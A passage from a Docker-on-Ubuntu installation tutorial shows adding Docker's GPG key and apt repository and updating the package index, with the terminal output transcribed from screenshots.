


```
user1@ubuntu:~$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo a
pt-key add
OK
user1@ubuntu:~$ 
```

If everything went well, we should get a "OK " messsage as shown in the above image.


Next, we need to add the Docker repository to the Ubuntu system. This Docker repository contains Docker packages and their dependencies. We cannot install Docker on Ubuntu system without enabling this repository. The command to do this is given below.

sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"



```
user1@ubuntu:~$ sudo add-apt-repository "deb [arch=amd64] https://download.docke
r.com/linux/ubuntu $(lsb_release -cs) stable"
user1@ubuntu:~$ 
```


Next, update the apt index as shown below.



```
user1@ubuntu:~$ sudo apt-get update
Get:1 https://download.docker.com/linux/ubuntu xenial InRelease [66.2 kB]
Hit:2 http://us.archive.ubuntu.com/ubuntu xenial InRelease
Hit:3 http://security.ubuntu.com/ubuntu xenial-security InRelease
Get:4 http://us.archive.ubuntu.com/ubuntu xenial-updates InRelease [109 kB]
Get:5 https://download.docker.com/linux/ubuntu xenial/stable amd64 Packages [6,8
60 B]
Get:6 http://us.archive.ubuntu.com/ubuntu xenial-backports InRelease [107 kB]
Fetched 289 kB in 2s (116 kB/s)
AppStream cache update completed, but some metadata was ignored due to errors.
Reading package lists... Done
user1@ubuntu:~$ 
```

